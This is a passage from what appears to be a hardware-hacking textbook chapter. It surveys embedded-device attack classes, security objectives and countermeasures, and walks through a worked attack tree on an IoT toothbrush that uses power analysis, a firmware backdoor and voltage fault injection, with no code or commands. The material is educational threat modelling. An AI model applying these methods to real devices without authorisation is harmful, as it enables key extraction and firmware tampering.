For systems designed with security in mind, changes to flash should result in a non-bootable system, because the flash image needs to include a valid digital signature. Sometimes the flash image is scrambled or encrypted; the former can be reversed (we've seen simple XORs), and the latter requires acquiring the key.

We'll discuss PCB reverse engineering in more detail in Chapter 3, and we'll discuss controlling the clock and power when we look at interfacing with real targets.

Logical Attacks

Logical attacks work at the level of logical interfaces (for instance, by communicating through existing I/O ports). Unlike a PCB-level attack, a logical attack does not work at the physical level. A logical attack is aimed at the embedded device's software or firmware and tries to breach the security without physical hacking. You could compare it to breaking into a house (device) by realizing that the owner (software) has a habit of leaving the back door (interface) unlocked; hence, no lockpicking is needed at the back door.

Famous logical attacks revolve around memory corruption and code injection, but logical attacks have a much wider scope. For example, if the debugging console is still available on a hidden serial port of an electronic lock, sending the "unlock" command may trigger the lock to open. Or, if a device powers down some countermeasures in low-power conditions, injecting low-battery signals can disable those security measures. Logical attacks aim at design errors, configuration errors, implementation errors, or features that can be abused to break the security of a system.

Debugging and Tracing

Among the most powerful control mechanisms built in to a CPU during design and manufacture are the hardware debugging and tracing functions. This is often implemented on top of a *Joint Test Action Group (JTAG)* or *Serial Wire Debug (SWD)* interface. Figure 1-7 shows an exposed JTAG header.



Figure 1-7: PCB with exposed JTAG header. Normally, it's not labeled as nicely as in this example!

Be aware that on secure devices, fuses, a PCB strap, or some proprietary secret code or challenge/response mechanism can turn off debugging and tracing. Perhaps only the JTAG header is removed on less-secure devices (more on JTAG in the following chapters).

Fuzzing Devices

Fuzzing is a technique borrowed from software security that aims at identifying security problems in code specifically. Fuzzing's typical goal is to find crashes to exploit for code injection. *Dumb fuzzing* amounts to sending random data to a target and observing its behavior. Robust and secure targets remain stable under such an attack, but less-robust or less-secure targets may show abnormal behavior or crash. Crash dumps or a debugger inspection can pinpoint the source of a crash and its exploitability. *Smart fuzzing* focuses on protocols, data structures, typical crash-causing values, or code structure and is more effective at generating *corner cases* (situations that should not normally be expected) that will crash a target. *Generation-based fuzzing* creates inputs from scratch, whereas *mutation-based fuzzing* takes existing inputs and modifies them. *Coverage-guided fuzzing* uses additional data (for instance, coverage information about which parts of the program are exercised with a particular input) to allow you to find deeper bugs.

You also can apply fuzzing to devices, though under much more challenging circumstances as compared to fuzzing software. With device fuzzing, it is typically much harder to obtain coverage information about the software running on it, because you may have much less control over that software. Fuzzing over an external interface without further control over the device disallows obtaining coverage information, and in some cases, doing so makes establishing whether a corruption occurred difficult. Finally, fuzzing is effective when it can be done at high speed. In software fuzzing, this can be thousands to millions of cases per second. Achieving this performance is nontrivial on embedded devices. *Firmware re-hosting* is a technique

that takes a device's firmware and puts it in an emulation environment that can be run on PCs. It resolves most of the issues with on-device fuzzing, at the cost of having to create a working emulation environment.

Flash Image Analysis

Most devices include flash chips that are external to the main CPU. If a device is software-upgradeable, you can often find firmware images on the internet. Once you've obtained an image, you can use various flash image analysis tools, such as *binwalk*, to help identify the various parts of the image, including code sections, data sections, filesystem(s), and digital signatures.

Finally, disassembly and decompiling of the various software images is very important in determining possible vulnerabilities. There is also some initial interesting work regarding static analysis (such as concolic execution) of device firmware. See "BootStomp: On the Security of Bootloaders in Mobile Devices" by Nilo Redini et al. Chapter 3 discusses flash image analysis in more detail.

Noninvasive Attacks

Noninvasive attacks don't physically modify a chip. Side-channel attacks use some measurable behavior of a system to disclose secrets (for example, measuring a device's power consumption to extract an AES key). A fault attack uses fault injection into the hardware to circumvent a security mechanism; for example, a large electromagnetic (EM) pulse can disable a password verification test so that it accepts any password. (Chapters 4 and 5 of this book are devoted to these topics.)

Chip-Invasive Attacks

This class of attack targets the package or silicon inside a package and, therefore, operates at a miniature scale—that of the wires and gates. Doing this requires much more sophisticated, advanced, and expensive techniques and equipment than we've discussed so far. Such attacks are beyond the scope of this book, but here's a brief look at what advanced attackers can do.

Decapsulation, Depackaging, and Rebonding

Decapsulation is the process of removing some of the IC packaging material using chemical warfare, usually by dripping fuming nitric or sulfuric acid onto the chip package until it dissolves. The result is a hole in the package through which you can examine the microchip itself, and if you do it properly, the chip still works. It is important to take the type of packaging into account (more on this in Chapter 4).

NOTE *You can do decapsulation at home as long as a chemical hood and other safety features are in place. For the brave, the gospel of* PoC||GTFO *from No Starch Press contains details on how to perform decapsulation domestically.*

When *depackaging*, you dunk the whole package in acid, after which the entire chip is laid bare. You need to rebond the chip to restore its functionality, which means reattaching the tiny wires that normally connect the chip to the pins of a package (see Figure 1-8).



Figure 1-8: A decapped chip that shows exposed bonding wires (Travis Goodspeed, CC BY 2.0 license)

Even though they may die in the process, dead chips are fine for imaging and optical reverse engineering. However, for most attacks, chips must be alive.

Microscopic Imaging and Reverse Engineering

Once the chip is exposed, the first step is to identify the larger functional blocks of the chip and, specifically, find the blocks of interest. Figure 1-2 shows some of these structures. The largest blocks on the die will be memory, like static RAM (SRAM) for CPU caches or tightly coupled memory, and ROM for boot code. Any long, mostly straight bunches of lines are buses interconnecting CPUs and peripherals. Simply knowing the relative sizes and what the various structures look like allows you to begin reverse engineering chips.

When a chip is decapped, as in Figure 1-8, you can see only the top metal layer. To reverse engineer the entire chip, you also need to *delayer* it, which means polishing off the chip's individual metal layers to expose the one below it.

Figure 1-9 shows a cross-section of a *complementary metal oxide-semiconductor (CMOS)* chip, which is how most modern chips are built. As you can see, a number of layers and vias of copper metals eventually connect the transistors (polysilicon/substrate). The lowest-level metal is used for creating *standard cells*, which are the elements that create logical gates (AND, XOR, and so on) from a number of transistors. Top-level metals are usually used for power and clock routing.



Figure 1-9: Cross-section of CMOS

Figure 1-10 shows photographs of the different layers inside a typical chip.



Figure 1-10: Different layers inside a CMOS chip (image courtesy of Christopher Tarnovsky, semiconductor.guru@gmail.com*)*

Good chip imaging allows you to rebuild a netlist from the images or a binary dump of the boot ROM. A *netlist* is essentially a description of how all gates are connected, which encompasses all the digital logic in a design. Both a netlist and a boot ROM dump allow attackers to find weaknesses in the code or chip design. Chris Gerlinsky's "Bits from the Matrix: Optical ROM Extraction" and Olivier Thomas's "Integrated Circuit Offensive Security," presented at the Hardwear.io 2019 conference, provide good introductions to the topic.

Scanning Electron Microscope Imaging

A *scanning electron microscope (SEM)* performs a raster scan of a target using an electron beam and takes measurements from an electron detector to form an image of the scanned target with a resolution of better than 1nm, allowing you to image individual transistors and wires. As with microscope imaging, you can create netlists from the images.

Optical Fault Injection and Optical Emission Analysis

Once a chip surface is visible, it's possible to have "phun with photons." Due to an effect called *hot carrier luminescence*, switching transistors occasionally emit photons. With an IR-sensitive *charge-coupled device (CCD)* sensor like those used in hobbyist astronomy, or an *Avalanche PhotoDiode (APD)* if you want to get fancy, you can detect active photon areas, which contributes to the reverse engineering process (or more specifically to side-channel analysis), as in correlating secret keys with photon measurements. See "Simple Photonic Emission Analysis of AES: Photonic Side Channel Analysis for the Rest of Us" by Alexander Schlösser et al.

In addition to using photons to observe processes, you can also use them to inject faults by changing the gates' conductivity, which is called *optical fault injection* (see Chapter 5 and Appendix A for more details).

Focused Ion Beam Editing and Microprobing

A *focused ion beam (FIB)*, pronounced "fib," uses a beam of ions either to mill away parts of a chip or deposit material onto a chip at a nanometer scale, allowing attackers to cut chip wires, re-route chip wires, or create probe pads for microprobing. FIB edits take time and skill (and an expensive FIB), but as you can imagine, such edits can circumvent many hardware security mechanisms if an attacker is able to locate them. The numbers in Figure 1-11 show holes a FIB created in order to access lower metal layers. The "hat" structures around the holes are created to bypass an active shield countermeasure.

Microprobing is a technique used to measure or inject current into a chip wire, which may not require a FIB probe pad for larger feature sizes. Skill is a prerequisite for performing any of these attacks, although once an attacker has the resources to perform attacks at this level, it is extraordinarily difficult to maintain security.



Figure 1-11: A number of FIB edits to facilitate microprobing (image courtesy of Christopher Tarnovsky, semiconductor.guru@gmail.com*)*

We've covered a number of different attacks relative to embedded systems here. Remember that any single attack is enough to compromise a system. The cost and skills vary drastically, however, so be sure to understand what sort of security objective you require. Resisting an attack from someone with a million-dollar budget and resisting an attack from someone with $25 and a copy of this book are very different endeavors.

Assets and Security Objectives

The question to ask when considering the assets being designed into the product is, "What assets do I really care about?" An attacker will ask the same question. The assets' defender might arrive at a wide range of answers to this seemingly simple question. The CEO of a company may focus on brand image and financial health. The chief privacy officer cares about the confidentiality of consumers' private information, and the cryptographer in residence is paranoid about secret key material. All of those responses to the question are interrelated. If keys are exposed, customer privacy may be impacted, which in turn negatively impacts brand image and consequently threatens the financial health of the entire company. However, at each level, the protection mechanisms differ.

An asset also represents a value to an attacker. What exactly is valuable depends on the attacker's motivation. It might be a vulnerability that allows the attacker to sell a code execution exploit to other attackers. The desired asset could be credit-card details or victims' payment keys. Corporate-world intentions might be to target a competitor's brand maliciously.

When threat modeling, analyze both attacker and defender perspectives. For the purposes of this book, we limit ourselves to technical assets on a device, so we assume that our assets are represented as some sequence of bits on a target device that are to remain confidential and integrity-protected. *Confidentiality* is the property of keeping an asset hidden from attackers, and *integrity* is the property of not allowing an attacker to modify it.

As a security enthusiast, you may be wondering why we didn't mention availability. *Availability* is the property of maintaining a responsive and functional system, and it's particularly important for data centers and systems that deal with safety, such as industrial control systems and autonomous vehicles, where interruption in system functionality can't happen.

It makes sense to defend asset availability only in situations when a device cannot be physically accessed, such as when access is via the network and internet. Making such services unavailable is the purpose of denial-of-service attacks that take down websites. For embedded devices, compromising availability is trivial: just switch it off, hit it with a hammer, or blow it up.

A *security objective* is how well you want to protect the assets you define, against what types of attacks and attackers, and for how long. Defining security objectives helps focus the design arguments on the strategies to counter the expected threats. Inevitably trade-offs will occur due to many possible scenarios, and although we realize there are no one-size-fits-all solutions, we give some common examples next.

Though not very common, specification of a device's strengths and weaknesses is a sure sign of security maturity of a vendor.

Confidentiality and Integrity of Binary Code

Typically, for binary code, the main objective is integrity protection or making sure the code that runs on the device is the code the author intended. Integrity protection restricts code modification but presents a double-edged sword. Strong integrity protection can lock down a device from its owner, limiting the code available to run on it. A whole community of hackers tries to circumvent these mechanisms on gaming consoles in order to run their own code. On the other hand, integrity protection certainly has the unintended benefit of protecting against malware infecting the boot chain, game piracy, or governments installing a backdoor.

The goal for confidentiality as a security objective is to make it more difficult to copy intellectual property, such as digital content, or to find vulnerabilities in firmware. The latter also makes it harder for bona fide security researchers to find and report vulnerabilities, as well as for attackers to exploit those vulnerabilities. (See the "Disclosing Security Issues" section on page 33 for more on this complex dilemma.)

Confidentiality and Integrity of Keys

Cryptography turns data protection problems into key protection problems. In practice, keys are typically easier to protect than full data blobs. For threat modeling, note that there are now two assets: the plaintext data and the key itself. Confidentiality of keys as an objective, therefore, usually links to confidentiality of the data that is being protected.

For example, integrity is important when public keys are stored on a device for authenticity checks: if attackers can substitute the original public keys with their own, they can sign arbitrary data that passes signature verification on the device. However, integrity is not always an objective for keys; for instance, if the purpose of a key is to decrypt a stored data blob, modifying the key simply results in the inability to perform the decryption.

Another interesting aspect is how keys are securely injected into a device or generated at the manufacturing stage. An option is to encrypt or sign the keys themselves, but that involves yet another key. It's turtles all the way down. Somewhere in the system exists a *root of trust*, a key or mechanism that we simply have to trust.

A typical solution is to trust the manufacturing process during initial key generation or during key injection. For instance, *Trusted Platform Module (TPM)* specification v2.0 calls for an *endorsement primary seed (EPS)*. This EPS is a unique identifier for each TPM, and it is used to derive some primary key material. As per the specification, this EPS must be injected into the TPM or created on the TPM during manufacturing.

This practice does limit exposure of key material, but it creates a critical central collection point for key material at the manufacturing facility. Key injection systems especially must be well protected to avoid compromising the injected keys for *all* parts being configured by this system. Best

practices involve key generation on-device, such that the manufacturing facility doesn't have access to all keys, as well as secret splitting, making sure that different stages in manufacturing inject or generate different parts of the key material.

Remote Boot Attestation

Boot attestation is the ability to verify cryptographically that a system did in fact boot from authentic firmware images. *Remote boot attestation* is the ability to do so remotely. Two parties are involved in attestation: the *prover* intends to prove to the *verifier* that some *measurements* of the system have not been tampered with. For instance, you can use remote boot attestation to allow or deny a device access to an enterprise network or to decide to provide an online service to a device. In the latter case, the device is the prover, the online service is the verifier, and the measurements are hashes of configuration data and (firmware) images used during boot. To prove the measurements are not tampered with, they are digitally signed using a private key during the boot stages. The verifier can check the signatures against an allow or block list and should have a means of verifying the private key used for creating the signatures. The verifier detects tampering and ensures that the remote device is not running old and perhaps vulnerable boot images.

As always, this presents a few practical issues. First, the verifier must somehow be able to trust the prover's signing key—for instance, by trusting a certificate containing the prover's public key, which is signed by some trustworthy authority. In the best case, this authority has been able to establish trust during the manufacturing process, as described previously. Second, the more comprehensive the coverage of the boot images and data, the more there will be different configurations in the field. This means that it becomes infeasible to allow all *known-good* configurations, so one has to revert to blocking *known-bad* configurations. However, determining a *known-bad* configuration is not a trivial exercise and can usually be done only after a modification has been detected and analyzed.

Note that boot attestation guards the boot-time components that are hashed for authenticity. It does not guard against runtime attacks, such as code injection.

Confidentiality and Integrity of Personally Identifiable Information

Personally identifiable information (PII) is data that can identify an individual. The obvious data includes names, cell phone numbers, addresses, and credit card numbers, but the less obvious data could be accelerometer data recorded in a wearable device. PII confidentiality becomes an issue when applications installed on a device exfiltrate this information. For example, accelerometer data that characterizes a person's walking gait can be used to identify that person: see "Gait identification using accelerometer on mobile phone" by Hoang Minh Thang et al. Mobile phone power consumption data can pinpoint a person's location from the way the radio in the phone consumes power, depending on the distance to cell towers, as described in "PowerSpy: Location Tracking using Mobile Device Power Analysis" by Yan Michalevsky et al.

The medical field has regulation around PII as well. The *Health Insurance Portability and Accountability Act (HIPAA)* of 1996 is a law in the United States with a strong focus on privacy for medical information and applies to any system processing patient PII. HIPAA has rather nonspecific requirements for technical security.

Integrity of PII data is essential to avoid impersonation. In banking smart cards, the key material is tied to an account and, therefore, to an identity. EMVCo, a credit-card consortium, has very explicit technical requirements in contrast to HIPAA. For instance, key material must be protected against logical, side-channel, and fault attacks, and this protection needs to be proven by actual attacks performed by an accredited lab.

Sensor Data Integrity and Confidentiality

You have just learned how sensor data is related to PII. Integrity has to be important, because the device needs to sense and record its environment accurately. This is even more crucial when the system is using sensor input to control actuators. A great (though disputed) example is that of a US RQ-170 drone being forced to land in Iran, allegedly by spoofing the GPS signal to make it believe it was landing in Afghanistan at a US base.

When a device is using some form of artificial intelligence for decision making, the integrity of the decisions is challenged by a field of research called *adversarial machine learning*. One example is exploiting weaknesses in neural net classifiers by artificially modifying pictures of a stop sign. To humans, the modification is not detectable, but the picture can be completely unrecognizable using standard image recognition algorithms when it should in fact have been recognizable. Although the recognition of the neural net may be foiled, modern self-driving cars have a database of the locations of signs that they can fall back to, so in this particular instance, it shouldn't be a safety issue. "Practical Black-Box Attacks against Machine Learning" by Nicolas Papernot et al. has more details.

Content Confidentiality Protection

Content protection boils down to trying to make sure people pay for the media content they consume and that they stay within some license restrictions, such as date and geographic location, using *digital rights/restrictions management (DRM)*. DRM mostly depends on encryption of the data stream for transport of content in/out of a device and on access control logic inside a device to deny software access to plaintext content. For mobile devices, most of the protection requirements are aimed at software-only attacks, but for set-top boxes, protection requirements include side-channel and fault attacks. As such, set-top boxes are considered harder to break and used for higher-value content.

Safety and Resilience

Safety is the property of not causing harm (to people, for example), and *resilience* is the ability to remain operational in case of (non-malicious) failures.

For instance, a microcontroller in a satellite will be subject to intensive radiation that causes so-called *single event upsets (SEUs)*. SEUs flip bits in the state of the chip, which could lead to errors in its decision making. The resilient solution is to detect this and correct the error or detect and reset to a known-good state. Such resilience may not necessarily be secure; it gives someone attempting fault injection unlimited tries as the system keeps accepting abuse.

Similarly, it isn't safe to shut down an autonomous vehicle's control unit at highway speeds as soon as a sensor indicates malicious activity. First, any detector can generate false positives, and, second, this potentially allows an attacker to use the sensor to harm all passengers. As with all objectives, this one presents the product's developer with trade-offs between security and safety/resilience. Resilience and safety are not the same as security; sometimes they are at odds with security. For an attacker, this means opportunities exist to break a device because of good intentions to make it safe or resilient.

Countermeasures

We define *countermeasures* as any (technical) means to reduce the probability of success or impact of an attack. Countermeasures have three functions: protect, detect, and respond. (We discuss some of these countermeasures further in Chapter 13.)

Protect

This category of countermeasures attempts to avoid or mitigate attacks. An example is encrypting the contents of flash memory against prying eyes. If the key is hidden well, it provides almost unbreakable protection. Other protection measures offer only partial protection. If a single CPU instruction corruption can cause an exploitable fault, randomizing the critical instruction's timing over five clock cycles still gives an attacker a 20 percent probability of hitting it. Bypassing some protection measures completely is possible because they protect only against a specific class of attacks (for instance, a side-channel countermeasure does not protect against code injection).

Detect

This category of countermeasure requires either some kind of hardware detection circuitry or detection logic in software. For instance, you can monitor a chip's power supply for voltage peaks or dips that are indicative of a voltage fault attack. You can also use software to detect anomalous states. For example, systems that constantly analyze network traffic or application logs can detect attacks. Other common anomaly detection techniques are the verification of so-called stack canaries, detecting guard pages that have been accessed, finding switch statements with no matching case, and cyclic redundancy check (CRC) errors on internal variables, among many others.

Respond

Detection has little purpose without a response. The type of response depends on the device's use case. For highly secure devices, like payment smart cards, wiping all device secrets (effectively self-inflicting a denial-of-service attack) would be wise when detecting an attack. Doing this would not be a good idea in safety-critical systems that must continue to operate. In those cases, phoning home or falling back to a crippled-but-safe mode are more appropriate responses. Another undervalued but effective response for human attackers is to bore the will to live out of them (for instance, by resetting a device and increasingly lengthening the boot time).

Countermeasures are critical to building a secure system. Especially in hardware, where physical attacks may be impossible to protect against fully, adding detection and response often raises the bar beyond what an attacker is willing to do or is even capable of doing.

An Attack Tree Example

Now that we've described the four ingredients needed for effective threat modeling, let's start with an example where we, as attackers, want to hack our way into an IoT toothbrush with the purpose extracting confidential information and (just for fun) increasing the brushing speed to something that 9 out of 10 dentists would disapprove of (but that last one loves a good challenge).

In our sample attack tree, shown in Figure 1-12, we have the following:

- Rounded boxes indicate the states an attacker is in or assets an attacker has compromised ("nouns").
- Square boxes indicate successful attacks the attacker has performed ("verbs").
- A solid arrow shows the consequential flow between the preceding states and attacks.
- A dotted arrow indicates attacks that are mitigated by some countermeasure.
- Several incoming arrows indicate that "any single one of the arrows can lead to this."
- The "and" triangle means all the incoming arrows must be satisfied.

The numbers in the attack tree mark the stages of the toothbrush attack. As attackers, we have physical access to an IoT toothbrush (1). Our mission is to install a telnet backdoor on the toothbrush to determine what PII is present on the device (8) and also to run the toothbrush at ludicrous speed (11).



Figure 1-12: IoT toothbrush attack tree

Lowercase letters indicate the attacks, and Roman numerals indicate the mitigations. One of the first things we do is desolder the flash and read out the contents—all 16MB of it (a). We see, however, that the image has no readable strings. After some entropy analysis, the content appears to be either encrypted or compressed, but since there is no header identifying the compression format, we assume this content is encrypted as shown in attack (2) and attack mitigation (i). To decrypt it, we need the encryption key. It doesn't seem to be stored in flash, a mitigation shown at (ii), so it's likely stored somewhere in ROM or fuses. Without access to a scanning electron microscope, we are unable to "read them out" from silicon.

Instead, we decide to poke around with power analysis. We hook up a power probe and oscilloscope and take a power trace of the system while it

is booting. The trace shows about one million little peaks. Knowing from our flash readout that the image is 16MB, we deduce that each peak corresponds to 16 bytes of encrypted data. We'll just assume this is an AES-128 encryption in either of the common *Electronic Code Block (ECB)* or *Cipher Block Chaining (CBC)* modes. *ECB* is a mode where each block is decrypted independently of other blocks, and *CBC* is a mode where the decryption of the latter blocks depends on the earlier blocks. Since we know the firmware image's ciphertext, we can try a power analysis attack based on the peaks we measure. After much preprocessing of the traces and doing a differential power analysis (DPA) attack (b), we're able to identify a likely key candidate. (Don't worry; you will learn what DPA is as you progress further through this book.) Decryption with ECB produces garbage, but CBC gives us several readable strings in attack (c); it seems we have found the right key at stage (3) and have successfully decrypted the image at stage (4)!

From the decrypted image, we can use traditional software reverse engineering (g) techniques to identify which code blocks do what, where data is stored, how actuators are driven, and, important from a security point of view, we can now look for vulnerabilities in the code (9). Further, we modify the decrypted image at stage (d) to include a backdoor that will allow us to telnet into the toothbrush remotely (5).

We re-encrypt the image and flash it in attack (d), only to discover that the toothbrush doesn't boot. We have run into what is most likely firmware signature verification. Without the private key used to sign the images, we cannot run a modified image due to mitigation (iii). One common attack on this countermeasure is that of voltage fault injection. With fault injection, we'll aim to corrupt the one instruction responsible for deciding whether to accept or reject a firmware image. This is usually a comparison that uses the Boolean result returned from an `rsa_signature_verify()` function. Since this code is implemented in ROM, we cannot really get information about the implementation from reverse engineering. So, we try an old trick—take a side-channel trace when the unmodified image boots and compare it to a side-channel trace of booting a modified image in attack (e). The point where the traces differ is likely to be the moment where the boot code decides whether to accept the firmware image in stage (6). We generate a fault at that instant to attempt to modify the decision.

We load the malicious image and drop the voltage for a few hundred nanoseconds at a random point in a 5-microsecond window in attack (f), at around the instant when we determined the decision is made. After a few hours or repeating this attack, we're in luck; the toothbrush boots our malicious image in stage (7). Now that the modified code allows us to telnet in, we reach the stage (8), where we can remotely control the brushing and spy on any usage of the brush. And now in the final and fun stage (11), we turn up the speed to ludicrous!

This is obviously a silly example, since the obtained information and access are likely not valuable enough for a serious attacker; physical access is needed to perform the side-channel and fault attacks, and a reset of

the device by the proper owner causes a denial of service. However, it's an enlightening exercise, and it's always worthwhile to play with these toy scenarios.

When drawing attack trees, it's easy to get carried away and make the tree huge. Remember that attackers probably will try only a few of the easiest attacks (this tool helps identify what those are). Focus on the relevant attacks, which you can determine by profiling the attacker and attack capabilities earlier in the threat modeling.

Identification vs. Exploitation

The toothbrush attack path concentrates on the *identification phase* of an attack by finding a key, reverse engineering the firmware, modifying the image, and discovering the fault-injection instant. Remember that exploitation is the endeavor to scale up the hack by accessing multiple devices. When repeating the attack on another device, you can reuse much of the information gained during identification. Subsequent attack results require only flashing an image in attack (d) at stage (5), knowing the fault injection point in stage (6), and generating the fault by attack (f). Exploitation effort is always lower than identification effort. In some formalisms of creating attack trees, each arrow is annotated with the attack cost and effort, but here we avoid getting too much into quantitative risk modeling.

Scalability

The toothbrush attack is not scalable, because the exploitation phase requires physical access. For PII or remote actuation, it's usually of interest for an attacker only if this can be done at scale.

However, let's say that in our reverse engineering attack (g), stage (9) manages to identify a vulnerability for which we create an exploit (h) in stage (10). We find that the vulnerability is accessible through an open TCP port, so attack (j) can exploit this vulnerability remotely. This instantly changes the attack's entire scale. Having used hardware attacks in the identification phase, we can rely solely on remote software attacks in the exploitation phase (12). Now, we can attack any toothbrush, gain access to anyone's brushing habits, and irritate gums on a global scale. What a time to be alive.

Analyzing the Attack Tree

